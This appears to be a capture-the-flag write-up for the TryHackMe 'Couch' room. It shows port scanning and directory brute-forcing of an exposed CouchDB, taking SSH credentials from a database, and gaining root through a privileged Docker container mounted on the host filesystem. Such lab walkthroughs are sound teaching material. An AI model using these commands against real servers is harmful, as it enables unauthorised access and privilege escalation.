Hi guys, having fun with TryHackMe CTF again. So, here is the write up and guideline to pass this Couch challenge. This CTF room is designed by CTF lover for CTF lovers.

Room: https://tryhackme.com/room/couch
Level: Easy (Beginner Easy)
Task: Hack into a vulnerable database server that collects and stores data in JSON-based document formats, in this semi-guided challenge.
Lets get started
As usual, start the machine and open the IP in browser but looks like port 80 not available
Let’s run port scanning
# nmap -A -T4 -sS -sV -p- 10.10.X.X
...
...
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:9d:39:09:34:30:4b:3d:a7:1e:df:eb:a3:b0:e5:aa (RSA)
|   256 a4:2e:ef:3a:84:5d:21:1b:b9:d4:26:13:a5:2d:df:19 (ECDSA)
|_  256 e1:6d:4d:fd:c8:00:8e:86:c2:13:2d:c7:ad:85:13:9c (ED25519)
5984/tcp open  http    CouchDB httpd 1.6.1 (Erlang OTP/18)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
|_http-server-header: CouchDB/1.6.1 (Erlang OTP/18)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
2 Port open (22 and 5984). 5984 is referring to Apache CouchDB. Open 10.10.x.x:5984 shows
{"couchdb":"Welcome","uuid":"ef680bb740692240059420b2c17db8f3","version":"1.6.1","vendor":{"version":"16.04","name":"Ubuntu"}}Lets run feroxbuster first, after that we will go for the questions
> feroxbuster --url http://10.10.X.X:5984/ -w ~/wordlists/dirb/big.txt -t 60 -C 404,403
200        1l       80w     4808c http://10.10.136.186:5984/_config
200       12l      166w        0c http://10.10.136.186:5984/_log
405        1l        3w       60c http://10.10.136.186:5984/_plugins
200        1l      156w     4627c http://10.10.136.186:5984/_stats
301        0l        0w        0c http://10.10.136.186:5984/_utils
200        1l        1w      230c http://10.10.136.186:5984/_users
.....
.....
There are some available path can be access mostly are JSON output except the _utils path. Never mind, let’s go through the questions first
Scan the machine. How many ports are open?
As found is 2 Port open (22 and 5984)
What is the database management system installed on the server?
The DBMS installed is Apache CouchDB
What port is the database management system running on?
Port for couchDB = 5984
What is the version of the management system installed on the server?
As mention in JSON string, the version is 1.6.1
What is the path for the web administration tool for this database management system?
Based on feroxbuster result, _utils is correct path

What is the path to list all databases in the web browser of the database management system?
Referring to the couchDB docs, its clearly says _all_dbs path

What are the credentials found in the web administration tool?
Getting through all the available clickable item there and found the users credentials at the “secret” database

Compromise the machine and locate user.txt
Since there is no form login or whatsoever page to put the credential, it might be the SSH login since port 22 is opened
> ssh atena@10.10.X.X
The authenticity of host '10.10.X.X (10.10.X.X)' can't be established.
ECDSA key fingerprint is SHA256:TtfUUNS6Ivob4iQ7X414863lCCc1q2YyzzycIkRTZ3k.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.X.X' (ECDSA) to the list of known hosts.
atena@10.10.X.'s password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-193-generic x86_64)
* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
Last login: Fri Dec 18 15:25:27 2020 from 192.168.85.1
atena@ubuntu:~$
Now successfully entered to Ubuntu server using atena user. Let’s find user.txt.
> cat users.txt
THM{1ns3cure_XXXXXX}
That’s fast. LOL. Finally, let’s Root!
Escalate privileges and obtain root.txt
atena@ubuntu:~$ sudo -l
[sudo] password for atena:
Sorry, user atena may not run sudo on ubuntu.
OK~~ the easiest part is blocked. Check any crontab running but none. Lets see history then,
cat ~/.bash_history

There is docker running in this host. Lets run the docker
> docker -H 127.0.0.1:2375 run --rm -it --privileged --net=host -v /:/mnt alpine
/ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
OK.. its a root.. so here we can just enumerate the files then,
> find . -name root.txt
./mnt/root/root.txt
> cat mnt/root/root.txt
THM{RCE_us1ng_XXXXXXXXXXX}
Ok this is the fastest CTF ever done. BTW really enjoy the CTF..
Thanks for reading and let’s meet with another writeup. 🤘